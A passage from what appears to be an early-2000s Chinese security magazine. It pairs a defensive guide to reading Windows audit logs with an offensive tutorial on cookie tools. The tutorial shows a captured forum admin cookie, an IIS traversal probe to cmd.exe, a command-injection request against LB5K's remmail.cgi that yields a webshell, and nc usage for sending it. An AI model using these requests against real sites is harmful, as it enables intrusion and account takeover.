命令成功完成后，我打开“测试”这个文件夹，然后再看这个文件夹的属性，最后将子文件删除，这时再看看安全日志，又新出了很多记录。如果看不见请刷新一次，这次的日志全是对象访问了，而不是帐户审核。下面我截取一些事件来研究一下，比如图6所示的这条日志，由于下拉条的关系，我把日志记录写下来：

打开的对象：
对象服务器：Security
对象类型：File
对象名称：D：\测试
新句柄 ID：1044
操作 ID：{0，3202000}
过程 ID：8
主要用户名：ECNU-WUQIN$
主要域：WORKGROUP
主要登录 ID：(0x0，0x3E7)
客户端用户名：guest
客户端域：ECNU-WUQIN
客户端登录 ID：(0x0，0x30A501)
访问 ReadAttributes
特权 -




图 6

我们明显看出来，客户端通过guest用户对这个“测试”文件夹读取了属性(ReadAttributes)，类似还有打开目录(ListDirectory)的日志：

打开的对象：
对象服务器：Security
对象类型：File
对象名称：D：\测试
新句柄 ID：1044
操作 ID：{0，3201979}
过程 ID：8
主要用户名：ECNU-WUQIN$
主要域：WORKGROUP
主要登录 ID：(0x0，0x3E7)
客户端用户名：guest
客户端域：ECNU-WUQIN
客户端登录 ID：(0x0，0x30A501)
访问 READ_CONTROL
ReadData (或 ListDirectory)
特权 -

还有删除(DELETE)的日志：

打开的对象：
对象服务器：Security
对象类型：File
对象名称：D：\测试
新句柄 ID：1052
操作 ID：{0，3292248}
过程 ID：8
主要用户名：ECNU-WUQIN$
主要域：WORKGROUP
主要登录 ID：(0x0，0x3E7)
客户端用户名：guest
客户端域：ECNU-WUQIN
客户端登录 ID：(0x0，0x30A501)
访问 DELETE
特权 -

通过这些日志的查看，我们可对一些重要文件进行安全审核，尤其是对同一台机器的其他用户进行检测，来检查他们是不是有试图做违反规定的动作以便提出警告。另外，本地对文件的访问和远程的访问在对象访问的日志记录里有很大不同，我这里选一条本地访问的日志：

打开的对象：
对象服务器：Security
对象类型：File
对象名称：D：\测试
新句柄 ID：2296
操作 ID：{0，3318639}
过程 ID：292
主要用户名：guest
主要域：ECNU-WUQIN
主要登录 ID：(0x0，0x114E2)
客户端用户名：-

```
客户端域：-
客户端登录 ID：-
访问 READ_CONTROL
     SYNCHRONIZE
     ReadData (或 ListDirectory)
     ReadEA
     ReadAttributes

特权 -
```

可以看出来，本地访问在客户端上是没有数据的，这样我们就可很方便地区别本地访问和远程访问。如果你发现了一些远程访问的对象访问成功日志，那么就可以怀疑受到了攻击。

LOOK 注意 一般黑客入侵后，喜欢在"C:\WINNT\system32"下留下一些工具或在"C:\Documents and Settings\用户名\「开始」菜单\程序\启动"里留下后门工具，在这些危险的地方做创建文件或文件夹的审核是个明智的选择。

三、其他一些日志

还有一些日志在这里简单提一下，审核里还有一条是审核帐户管理，这个日志可很方便的看出对用户的添加，对用户权限的修改，比如下面两条日志：

```
创建了用户帐户：
新的帐户名：aaa
新域：ECNU-WUQIN
新帐户标识：ECNU-WUQIN\aaa
呼叫方用户名：ddd
呼叫方所属域：ECNU-WUQIN
%呼叫方登录 ID：(0x0,0x34306)
特权 -
```

添加了安全策略启动的本地组成员：

```
成员名称：-
成员ID：ECNU-WUQIN\aaa
目标帐户名称：dministrators
目标域：Builtin
目标帐户 ID：BUILTIN\Administrators
呼叫用户名称：ddd
呼叫域：ECNU-WUQIN
呼叫者登录 ID：(0x0,0x34306)
特权： -
```

第一条日志是添加了一个新的帐户aaa，后一条则是将将aaa放在aministrator组里，而做这些动作的很明显是一个叫ddd的帐户。

LOOK 注意 日志记录将占用一定的系统资源和硬盘空间。不需要做太多的审核，这样会影响系统的运行。

除了安全日志外，如果开了http或ftp服务，也有相应的日志记录，这两个日志是在C:\WINNT\system32\LogFiles\W3SVC1和C:\WINNT\system32\LogFiles\MSFTPSVC1，对于这两个日志就不再多费笔墨了，我简单地在best上扫了一下ecnu-wuqin的iis和cgi的漏洞，得到了不少日志。比如其中的一条：

```
2003-04-04 19:21:48 192.168.1.2 - 192.168.1.3 80 HEAD /_mem_bin/..?..?..?../winnt/system32/cmd.exe /c+dir 404
```

这就是一条IIS日志，可很明显地看出来原ip和目标ip，已及时间和内容。同样ftp也会有类似的日志记录。

日志的分析是每个管理员每天要做的事情，通过这样的分析，才可防微杜渐，保证自己的网络和系统的安全，这篇文章也只是简单地介绍了有关日志的一些内容。其实，日志分析还是一门很深的学问，也希望大家和我一起探讨，共同进步。

cookie工具三剑客

lcx

最近，网上流行web脚本入侵，常用的入侵方法有两个：一个是Sql Injection（将SQL代码传递到并不被开发人员所想要的应用程序中去的专业术语）；另一个是利用web脚本中对cookie变量过滤不严来入侵。那么什么是cookie呢？简单的说，就是Web页服务器用来记录你的信息，置于你硬盘上的一个非常小的文本文件；具体的说，如果是win98那么它们默认存放在drive:\windows\cookies目录下，如果是Win2k则在drive:\Documents and Settings\%你的用户名%\Cookies目录下（每个文件都不会超过4KB）。

它们的文件名格式为：你的用户名@产生的COOKIE的网页文件所在的WEB目录[COOKIE改变的次数].txt。如：iwam_system@cookie[3].txt。这里我们只谈与cookie有关的三个入侵工具。

一、cookie嗅探工具——WinSock Expert

朋友PsKey最近写了篇《动网论坛(DVBBS)存在严重漏洞》，文章大意是：由www.aspsky.net开发和维护的源代码开放的DVBBS6.0论坛，由于其tongji.asp文件没有过滤用户提交传递给SQL查询的输入，导致远程攻击者可利用这个漏洞进行SQL注入攻击。在dbvvs6.o的sql版，可直接在服务器主机上添加管理员用户，在dbvvs6.o的acess版提交特殊url，可得到论坛里所有用户的cookie数据，进而威胁论坛或服务器安全。原文可在安全焦点网站(http://www.xfocus.net)看到。

文章里有一段写到：

```
看看管理员操作论坛时到底需要些什么，举个例子，删帖子的时候：
POST /asp/dvbbs/admin_postings.asp?action=delet HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-powerpoint, application/vnd.ms-excel, application/msword, application/x-shockwave-flash, */*
Referer: http://www.target.com/asp/dvbbs/admin_postings.
```

```
asp?action=删除主题&BoardID=2&ID=2
  Accept-Language: zh-cn
  Content-Type: application/x-www-form-urlencoded
  Accept-Encoding: gzip, deflate
  User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NET CLR 1.0.3705)
  Host: target.com
  Content-Length: 124
  Connection: Keep-Alive
  Cache-Control: no-cache
  Cookie: aspsky=userhidden=2&
  password=18e071ccfb2d1c99&userid=1&
  userclass=%B9%DC%C0%ED%D4%B1&
  username=admin&usercookies=0; iscookies=0; BoardList=BoardID=Show; ASPSESSIONIDAASCSCDC=IPKLMGFAKFJ
  LMOLNMMEMFDGC; upNum=0
title=%B9%E0%CB%AE&content=&do
  Wealth=-7&douserCP=-5&douserEP=-5&id=2&replyid=&boardid=2&msg=&
  submit=%C8%B7%C8%CF%B2%D9%D7
  %F7
```

这些数据是管理员在删贴子时与动网主机的通讯数据。很多菜鸟看到这里就不明白了，pskey是如何得到这些数据的呢？特别是最后一大段的cookie数据是怎样探测到的？pskey用的什么工具我不得而知，但我要介绍的WinSock Expert这个小工具也可帮我们探测到这些数据。它是国人蓝雪强编写的一个用来监视和修改网络发送和接收数据的程序，遗憾的是，该软件是英文版本，不过使用方法却很简单。

举个例子：我将登陆在本机上架设的动网论坛（图1）。我选择的是cookie保存一天，看看WinSock Expert会嗅探到什么数据呢？此时打开WinSock Expert（图2）。




图 1




图 2

点“打开”图标，在弹出窗口的菜单里找到动网的登陆页面（图3）。点open进行监听，然后登陆动网论坛。登陆完毕后，再看看WinSock Expert在本机接收到那些cookie数据（图4）。




图 3




图 4

看到没有？我们接收到了和pskey在文章中提到的类似数据，里边包含了cookie的各项值。当然用这个工具，你不但可监听发送和接收的cookie，还可用来帮助你调试网络应用程序、分析网络程序的通信协议（如分析QQ的发送接收数据），并且在必要时能修改发送的数据。这些功能在软件的帮助里都有简单说明。

二、cookie发送工具

——瑞士军刀nc.exe

还是先看网友pskey的一篇《LB5K论坛remmail.cgi存在认证和过滤不严漏洞》吧！原文也可在安全焦点网站上看到。文章提到LB是款由www.leoboard.com开发和维护的源代码开放的cgi论坛，由于remmail.cgi存在认证和过滤不严漏洞，可能导致非法用户控制论坛或以web权限在系统上执行任意命令。攻击方法：如果对方的Win2k系统采用的是“perl.exe %s %s”映射方式，就很容易搞定，发送如下代码就可得到一个网页shell了：

```
GET /perl/lb5000mx/cgi-bin/remmail.cgi?
member=system%20%40A
```

```
RGV HTTP/1.1
Host: target.com
Cookie: amembernamecookie=
system%20%40ARGV
```

菜鸟又不明白了，这些数据如何发送呢？一开始我也不会，还用vb编写了一个小软件来发送这些数据。后来在几个论坛上问了高手，学到了一个cookie的发送方法。工具用瑞士军刀——nc.exe，方法是依次提交以下几行类似的数据：

```
nc -vv www.target.com 80
get /xxx/xxx.cgi?xxx=xxx HTTP/1.1
host:www.target.com
cookie:xxxxx=xxxxx
```

看我在本机做的实验（图5），这是用nc提交cookie的方法。图6表示得到了一个webshell。

